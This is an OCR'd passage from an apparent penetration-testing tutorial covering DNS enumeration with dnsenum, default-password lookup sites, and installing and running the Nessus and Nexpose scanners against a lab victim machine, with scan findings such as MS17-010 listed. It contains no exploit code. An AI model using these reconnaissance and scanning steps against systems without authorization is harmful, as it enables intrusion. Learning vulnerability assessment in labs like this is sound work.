
with another DSN enumeration technique for which we will be using another tool, called DNSENUM.

With a single command we can extract different DNS records, which are the following ones:

- **SOA.**
- **A.**
- **MX.**
- **NS.**
- **CNAME.**
- **PTR.**
- **HINFO.**
- **TXT.**

We need to run this command:

dnsenum domain.com




ENUMERATION WITH DEFAULT PASSWORD

Network devices – such as routers and switches – very often have a default password. These passwords are defined directly by the device manufacturer. I would obviously suggest you change them as soon as possible.

DefaultPassword is one of the many sites where default device passwords are stored (https://default-password.info/).

This website is very easy to use. You just need to select the device model and manufacturer:



Vulnerability Assessment

Thanks to network scanning, banner grabbing, and enumeration, we should have at this point a pretty good understanding of the types of services running on our network.

Now it's time to look for any vulnerabilities and we will use specific tools to carry out this activity.

A part of this research should be carried out manually, while we can use some tools to automate other parts of this process.

At this link, you can find a detailed report written by **SANS** that lists all the steps we should take to perform a **vulnerability Assessment:** https://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-421.

I also want to clarify that, unlike vulnerability assessment, a penetration test has the additional purpose of exploiting the vulnerabilities found.

We will see the details of each phase in the chapters related to exploitation and post exploitation.

Below is the list of tools we will use:


- **Nessus.** https://www.tenable.com/products/nessus-vulnerability-scanner.
- **Nexpose.** https://www.rapid7.com/products/nexpose/.
- **OpenVAS.** http://www.openvas.org/.

INSTALLING NESSUS


There are two available versions of **Nessus** : a paid one and a free one. We will obviously refer to the second one.

We start by going to https://www.tenable.com/products/nessus-vulnerability-scanner and downloading this software.


At this stage we need to obtain an activation code that validates the license we are using. Just click on “Get an Activation Code” as you can see from the screenshot here below:



You will receive an e-mail with the activation code within a short period of time. Once the installation is complete, a browser window will open and point to: **http://127.0.0.1:8834.**



You will then need to enter the activation code that was provided to you:



If all went well, we should now be able to start using this software.

SCANNING WITH NESSUS

Nessus has a set of pre-compiled scans that you just need to execute:

We can use KFSensor to test the vulnerabilities of our victim machine.

Once scanned, this is the first detected vulnerability:

More in detail:

INFO Microsoft Windows SMB Service Detection

Description

The remote service understands the CIFS (Common Internet File System) or Server Message Block (SMB) protocol, used to provide shared access to files, printers, etc between nodes on a network.

Output


```
An SMB server is running on this port.
```

Port	Hosts
139 / tcp / smb	192.168.1.151

```
A CIFS server is running on this port.
```

Port	Hosts
445 / tcp / cifs	192.168.1.151

To confirm this, we can verify that the service is simulated on KFSensor:



Below is an overview of the vulnerabilities found:

CRITICAL	Microsoft Windows/Exchange SMTP DNS Lookup Overflow (885...	SMTP problems
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote ...	Windows
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server ...	Windows
HIGH	Service Detection (HELP Request)	Service detection
MEDIUM	MS10-024: Vulnerabilities in Microsoft Exchange and Windows ...	SMTP problems
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocol...	Windows
MEDIUM	SMB Signing Disabled	Misc.
MEDIUM	SMTP Server Non-standard Port Detection	Backdoors
MEDIUM	Unencrypted Telnet Server	Misc.
INFO	Nessus SYN scanner	Port scanners

An interesting feature is the possibility to create an exportable report in .pdf format:

Summary


Critical	High	Medium	Low	Info	Total
3	1	5	0	29	38

Details

Severity	Plugin Id	Name
Critical (10.0)	15464	Microsoft Windows/Exchange SMTP DNS Lookup Overflow (885881)
Critical (10.0)	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (rem
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRo (uncredentialed check)
High	11153	Service Detection (HELP Request)
Medium (6.8)	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncrede


INSTALLING NEXPOSE

At this step, we need to download the Nexpose software and type the free license key.




We can run this software by connecting to the following link: **https: // localhost: 3780.**

Once we open this software, we can perform various actions:


https://localhost:3780/actions/index.jsp
RAPID7
Create
Home
Assets
Vulnerabilities
Automated Actions
Policies
Reports
Tickets
Administration
contains a breakdown of a
ssets.
ERABILITY CHARTS
Vulne

SCANNING WITH NEXPOSE

The first action we need to take is to create a site:



We can specify the type of scan to be performed:

Selected Scan Template: Full audit without Web Spider

Scan Templates


	Name ^
◉	Full audit without Web Spider
○	HIPAA compliance
○	Internet DMZ audit
○	Linux RPMs
○	Microsoft hotfix
○	PCI ASV External Audit
○	PCI Internal Audit
○	Penetration test
○	Safe network audit
○	Sarbanes-Oxley compliance

The scan results can be summarized as follows:

